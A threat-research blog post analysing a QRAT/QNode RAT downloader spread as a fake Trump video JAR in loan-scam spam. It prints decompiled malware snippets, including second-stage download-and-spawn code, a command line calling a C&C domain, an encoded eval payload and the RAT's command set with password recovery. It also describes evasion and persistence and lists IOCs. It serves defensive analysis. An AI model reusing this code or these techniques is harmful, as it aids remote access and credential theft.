# A Trump Sex Video? No, It's a RAT!

trustwave.com/en-us/resources/blogs/spiderlabs-blog/updated-qnode-rat-downloader-distributed-as-trump-video-scandal/

Loading...

Blogs & Stories


## SpiderLabs Blog

Attracting more than a half-million annual readers, this is the security community's go-to destination for technical breakdowns of the latest threats, critical vulnerability disclosures and cutting-edge research.

While reviewing our spam traps, a particular campaign piqued our interest primarily because the attachment to the email does not coincide with the theme of the email body. When we investigated further, we discovered that its attachment is a variant of the QRAT downloader we blogged about last August.

### The Mailspam

The email, with the Subject “GOOD LOAN OFFER!!”, at first glance, looks like a usual investment scam. No obfuscation in the email headers or body is found. Interestingly, attached to the email is an archive containing a Java Archive (JAR) file called “TRUMP_SEX_SCANDAL_VIDEO.jar”. We suspect that the bad guys are attempting to ride the frenzy brought about by the recently concluded Presidential elections since the filename they used on the attachment is totally unrelated to the email’s theme.



Folder
[redacted]

From
[redacted]

To
[redacted]

Subject
GOOD LOAN OFFER!!

Date
Monday, December 14, 2020 12:58:33 AM

Size
87.83 KB

Path
[redacted]

Greeting,

We are interested in partnering and investing in your that dream project or business plan, also we can grant you a loan with a good return of investment on a long and short period of time. We can invest or loan from the rage of 500,000USD to over 100Million USD.

If you are interested in order offer kindly contact immediately to book for an appointment with one of our agent.

Thank you.
Regards.


Jonathan Clement
Contact back:jclement@atomacforleather.com

*Figure 1: The malspam*

## The Qrat Downloader Variant

The JAR file “TRUMP_SEX_SCANDAL_VIDEO.jar”, dubbed as “QNODE DOWNLOADER”, has the same purpose as the Node.Js QRAT downloaders we previously analyzed – to install into the infiltrated system the Qnode RAT. Other similarities with the older variants are as follows:

- the JAR file is obfuscated using Allatori Obfuscator;
- the installer of Node.Js is retrieved from the official website nodejs.org; and,
- this downloader still supports Windows platforms only.




```
console.log(\"QNODE DOWNLOADER\"),async function(t,e) {
  if (\"win32\"!==process.platform)throw new Error(\"only windows platforms are
  supported for now\");
```

*Figure 2: The QNODE DOWNLOADER*

We decided to examine the notable new features and changes of this variant, and the rest of the blog will tackle these variations. We recommend you read our earlier blog in conjunction with this one.

First, this JAR sample is significantly larger than the older samples we examined. Aside from the classes the same file name and length but with different cases, this JAR file also has data streams with just numbers in the filename. The malicious code of this downloader is split up among these numbered files, along with some junk data that were added to them.




```
import java.io.InputStream;
import java.util.Enumeration;

public final class IIiIiiiIii implements Enumeration {}
```

```
572896061          ↓FRO --------              0     00000000|Hiew 8.13 (c)SEN
r){return mt(e(t,r)).pipe(at((function(e,i){return n(t,e,r,i)}))))}))}:function
e.promisify)(we.mkdtemp)(Object(me.join)(Object(ge.tmpdir)(),\"_qhub_node_\")),
=>H)).subscribe()}}console.log(\"QNODE DOWNLOADER\"),async function(t,e){if(\"w
```

```
572896069          ↓FRO --------             78     00000000|Hiew 8.13 (c)SEN
.isFile())throw new Error("node.exe not found");return t}var N=PACK;function F(
Dialog(null,"<html><body width=\"350px\"><h1>Attention</h1><hr /><p>Do you know
>report the source of the executable</u> to your <u>IT manager</u> as soon as p
"Attention! QHUB Remote Access Software Installation",n.YES_NO_CANCEL_OPTION,n.
```

*Figure 3: The JAR attachment classes viewed using the tools Java Decompiler and Hiew*

Second, a GUI and a supposed Microsoft ISC License are added into the JAR's code. Upon the execution of the file "TRUMP_SEX_SCANDAL_VIDEO.jar", a copy of it is created and then executed from the *%temp%* folder. Then, a GUI informing the victim that the malicious JAR file is a remote access software used for penetration testing is launched. The malicious behaviors of this sample start to manifest once the button "Ok, I know what I am doing." is clicked. This pop-up is a little odd and is perhaps an attempt to make the application look legitimate, or deflect responsibility from the original software authors.



```
!function()
{
  if(function()
  {
    e.lang.System.out.println("HELLO!");
    var r=["Ok, I know what I am doing.",
    0!==n.showOptionDialog(null,"<html><
    <u>penetration testing</u>?</p><p>If
    p><hr /><p>Please, do not hesitate t
    "Attention! QHUB Remote Access Softw
  }
  (),!c.getProperty("os.name").match(/wi
  !function()
  {
```


Attention! QHUB Remote Access Software Installation

Attention

Do you know that the software you are about to install is a remote access software and is mainly used for penetration testing?
If you do not know anything about this, please stop executing the software and report the source of the executable to your IT manager as soon as possible.

Please, do not hesitate to contact us if you think this is a violation of privacy.
For more info and reports: info@qua.one


Figure 4: The pop-up User Interface and its code snippet



```
"use strict";
/*! ****************************************************************************
Copyright (c) Microsoft Corporation.

Permission to use, copy, modify, and/or distribute this software for any
purpose with or without fee is hereby granted.

THE SOFTWARE IS PROVIDED "AS IS" AND THE AUTHOR DISCLAIMS ALL WARRANTIES WITH
REGARD TO THIS SOFTWARE INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY
AND FITNESS. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY SPECIAL, DIRECT,
INDIRECT, OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM
LOSS OF USE, DATA OR PROFITS, WHETHER IN AN ACTION OF CONTRACT, NEGLIGENCE OR
OTHER TORTIOUS ACTION, ARISING OUT OF OR IN CONNECTION WITH THE USE OR
PERFORMANCE OF THIS SOFTWARE.
***************************************************************************** */
```

Figure 5: The ISC License named owner is Microsoft

Third, the string “qnodejs“ which previously identified the files associated with this threat, is not in this variant. The folder name and the file names within this JAR file no longer contains this string. The Node.Js installation folder is still at *%userprofile%,* however, the folder is not prepended with “qnodejs-“ anymore. Also, in contrast to our first blog, this JAR saves its downloaded files at a QHub folder *%temp%_qhub_node_{random string}* instead of at a folder named “qnodejs“ under the path of the installed Node.Js.




```
){var o=r.getName(),c=new h(t,o);
r.isDirectory()||(c.getParentFile().mkdirs(),y(n,c))}}function E(e){for(var t="https://
nodejs.org/dist/v13.13.0/node-v13.13.0-win-".concat(e,".zip"),r="node-v13.13.0-win-".
concat(e),n="qnodejs-".concat(r),c=new h(i.getProperty("user.home","./")).getAbsoluteFile
(),a=new h(c,n),s=new h(c,"".concat(n,".lock")),l=null;
  !a.isDirectory();
```

```
for (var t = "node-v14.12.0-win-" + e, r = "https://nodejs.org/dist/v14.12.0/" + t + ".
zip", n = t, a = new h(c.getProperty("user.home", "./")).getAbsoluteFile(), i = new h
(a, n), s = new h(a, n + ".lock"), u = null;
!i.isDirectory();
```

Figure 6: The code comparison of the installation of Node.Js platform from the first blog


Fourth, when downloading next stage malware, only the argument *“--hub-domain”* is required when communicating to the command-and-control servers (C&Cs). After setting up the Node.Js platform, a Node.Js process is created to download the next malware in the infection chain. The argument *“--hub-domain”* along with the C&Cs is the only data supplied to the process. The information about the QHub service subscription user we observed in the earlier variant is no longer contained in the JAR file.



```
javaw.exe    1892   0.07     61,028 K   55,284 K Java(TM) Platform SE binary      Oracle Corporation
  node.exe   3156   Susp...  11,748 K   20,764 K Node.js: Server-side JavaScript  Node.js

Type        Na  Command Line:
Desktop     \De   C:\Users\[redacted]\node-v14.12.0-win-x86\node.exe - -hub-domain gatherlozx.hopto.org -hub-domai
Directory   \Kr     n localhost
Directory   \Se Path:
                  C:\Users\[redacted]\node-v14.12.0-win-x86\node.exe
```

*Figure 7: The Node.Js process when initially contacting the C&Cs*


Lastly, the JAR file downloads a file named “boot.js” and saves it at %temp%_qhub_node_{random}. Unfortunately, we were not able to replicate this part of the infection chain.



```
const e = await Object(Ee.promisify)(we.mkdtemp)(Object(me.join)(Object(ge.tmpdir)(), \"_qhub_node_\")),n=Object(me.resolve)(e,\"boot.js\");
    await Object(Ee.promisify)(we.writeFile)(n, t), Object(_e.spawn)(process.execPath, [n, ...process.argv.slice(2)],
```

*Figure 8: The code snippet of the installation of second-stage malware*

To get an idea of what the downloaded file “boot.js” might be, we looked in VirusTotal for a similar file with the same filename, tagged as text, and filesize at least 10MB, and we were able to find this sample. It appears that with this variant, the malware chain has been shortened. The second-stage downloader has been removed and that the jar file immediately downloads the payload “boot.js”, which is the Node.Js QRAT.



```
Hiew: boot.js
   boot.js          ↓FRO --------          0      00000000|Hiew 8.13 (c)SEN
eval(Buffer.from("IWZ1bmN0aW9uKGUpe3ZhciB0PXt9O2Z1bmN0aW9uIG4ocil7aWYodFtyXSlyZ
xuLmQ9ZnVuY3Rpb24oZSx0LHIpe24ubyhlLHQpfHxPYmplY3QuZGVmaW5lUHJvcGVydHkoZSx0LHtlb
BlcnR5KGUsIl9fZXNNb2R1bGUiLHt2YWx1ZTohMH0pfSxuLnQ9ZnVuY3Rpb24oZSx0KXtpZigxJnQmJ
x1ZTplfSksMiZ0JiYic3RyaW5nIiE9dHlwZW9mIGUpZm9yKHZhciBmIGluIGUpbi5kKHIsZixmdW5jd
N0aW9uKGUsdCl7cmV0dXJuIE9iamVjdC5wcm90b3R5cGUuaGFzT3duUHJvcGVydHkuY2FsbChlLHQpf
l7cmV0dXJuIHN9KSk7Ci8gISAgKiogKiogKiogKiogKiogKiogKiogKiogKiogKiogKiogKiogKiogK
```


*Figure 9: The boot.js sample from VirusTotal*

We checked the file “boot.js” for the characteristics and activities it will perform which are similar to the payload ‘qnodejs-win32-ia32.js SHA1: 31F541074C73D02218584DF6C8292B80E6C1FF7D’ from our first blog and below are our findings:

- Code is encrypted with base64
- Modules are obfuscated
- Obtains network information from the service *hxxps://wtfismyip[.]com*
- Password-recovery functionality supports the same applications Chrome, Firefox, Thunderbird, and Outlook

With regards to the persistence, which was the task of the second stage downloader “wizard.js” in previous samples, the payload “boot.js” now accomplishes this. A VBS script *%userprofile%\qhub\node\2.0.10\boot.vbs* which launches the payload is created and then set to run at the typical registry key *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*.

The commands that this variant of QRAT supports are simpler than previous versions, as shown below.



```
const ee = M(Object(G.object)({
    command: Object(G.constant)("list"), //Lists files of a directory
    path: Object(G.string)()
  }), [M(Object(G.or)(Object(G.constant)("not-a-directory"), Object(G.constant)("unknown"), Object(G.object)({
  }))))]),
  te = M(Object(G.object)({
    command: Object(G.constant)("get-info"), //Gets system information
    path: Object(G.string)()
  }), [M(Object(G.or)(Object(G.constant)("unknown"), Y))]),
  ne = M(Object(G.and)(Object(G.or)(Object(G.object)({
    command: Object(G.constant)("remove-file")  //Deletes a file
  }), Object(G.object)({
    command: Object(G.constant)("remove-directory"), //Deletes a directory
    recursive: Object(G.boolean)()
  })), Object(G.object)({
    path: Object(G.string)()
  })), [M(Object(G.or)(Object(G.constant)(!0), Object(G.constant)("unknown")))]),
  re = M(Object(G.object)({
    command: Object(G.constant)("rename"), //Renames a file
    path: Object(G.string)(),
    newPath: Object(G.string)()
  }), [M(Object(G.or)(Object(G.constant)(!0), Object(G.constant)("unknown")))]),
  fe = M(Object(G.object)({
    command: Object(G.constant)("write"),//Writes a file
    path: Object(G.string)(),
    streamID: R
  }), [M(Object(G.or)(Object(G.constant)(!0), Object(G.constant)("unknown")))]),
  se = M(Object(G.object)({
    command: Object(G.constant)("read"), //Reads a file
    path: Object(G.string)(),
    streamID: R
  }), [M(Object(G.or)(Object(G.constant)(!0), Object(G.constant)("unknown")))]),
  ie = M(Object(G.object)({
    command: Object(G.constant)("launch"), //Executes a file
    path: Object(G.string)()
  }), [M(Object(G.or)(Object(G.constant)(!0), Object(G.constant)("unknown")))]),
  oe = Object(G.objectOpt)({ ···
  }),
  ve = Object(G.objectOpt)({ ···
  }),
  ue = M(Object(G.object)({
    command: Object(G.constant)("recover") //Recovers passwords of certain applications
  }), [M(Object(G.array)(ve))]),
  ce = M(Object(G.constant)("uninstall"), [M(Object(G.constant)(!0))]);//Deletes the persistence of this threat
```

*Figure 10: The code snippet of the commands this version of QRAT accepts*

## Summary

This threat has been significantly enhanced over the past few months since we first examined it. To achieve the same end goal, which is to infect the system with a QNode RAT, the JAR file downloader characteristics and behavior were improved.

- To increase the chances of this threat being executed by the email recipient, the attachment name was based on a prominent figure, and a GUI indicating that the malicious JAR is a tool used in penetration testing.
- To evade detection, the malicious code of the downloader was split-up into different buffers inside the JAR. Also, the string “qnodejs” which can distinguish the files related to this threat was not used anymore.
- To challenge the existing remediations of this threat, the names of the other files it created and downloaded were changed and they are put into different locations, not inside the Node.Js installation folder.
- To deliver the final payload into the system, the infection chain was modified – the JAR directly downloads the payload.

While the attachment payload has some improvements over previous versions, the email campaign itself was rather amateurish, and we believe that the chance this threat will be delivered successfully is higher if only the email was more sophisticated. The spamming out of malicious JAR files, which often lead to RATs such as this, is quite common. Email administrators should be looking to take a hard line against inbound JARs and block them in their email security gateways.

## IOCs

**Files:**
TRUMP_SEX_SCANDAL_VIDEO.jar (61762 bytes) SHA1: B12542229561341F028D09D3B864F9732B431891
boot.js (13293765 bytes) SHA1: 7bf154c9ddf3a71abf15906cdb60773e8ae07b62

**URLs:**
gatherlozx[.]hopto[.]org